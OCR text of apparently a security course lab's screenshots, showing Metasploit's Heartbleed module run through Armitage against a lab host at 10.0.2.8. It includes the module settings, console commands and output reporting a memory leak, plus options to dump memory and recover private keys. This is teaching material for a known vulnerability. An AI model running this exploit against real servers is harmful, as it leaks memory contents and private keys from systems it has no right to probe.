

Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
scanner...
12:01 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
scanner/ssl/openssl_heartbleed
OpenSSL Heartbeat (Heartbleed) Information Leak
This module implements the OpenSSL Heartbleed attack. The problem exists in the handling of heartbeat requests, where a fake length can be used to leak memory data in the response. Services that support STARTTLS may also
Option
Value
DUMPFILTER
LEAK_COUNT 1
MAX_KEYTRIES 50
RESPONSE_TIMEOUT 10
RHOSTS + 10.0.2.8
RPORT 443
STATUS_EVERY 5
Show advanced options
Launch
host
10.0.2.8
Refresh
Copy
Right Ctrl




About Heartbleed, please refer to https://heartbleed.com/



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage 12:05 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
scanner
ssl
openssl_heart
heartbleed
10.0.2.8
10.0.2.1
10.0.2.15
Console X nmap X nmap X Services X scanner/ssl/openssl_heartbleed X
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set TLS_VERSION 1.0
TLS_VERSION => 1.0
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set TLS_CALLBACK None
TLS_CALLBACK => None
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run -j
[*] Auxiliary module running as background job 1.
[+] 10.0.2.8:443 - Heartbeat response with leak, 65535 bytes
[*] 10.0.2.8:443 - Scanned 1 of 1 hosts (100% complete)
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > show actions
Right Ctrl



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armita... 12:06 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
scanner
ssl
openssl_heart
heartbleed
10.0.2.8
10.0.2.1
10.0.2.15
Console X
nmap X
nmap X
Services X
scanner/ssl/openssl_heartbleed X
Name Description
---- -----------
DUMP Dump memory contents to loot
KEYS Recover private keys from memory
SCAN Check hosts for vulnerability
msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
Right Ctrl

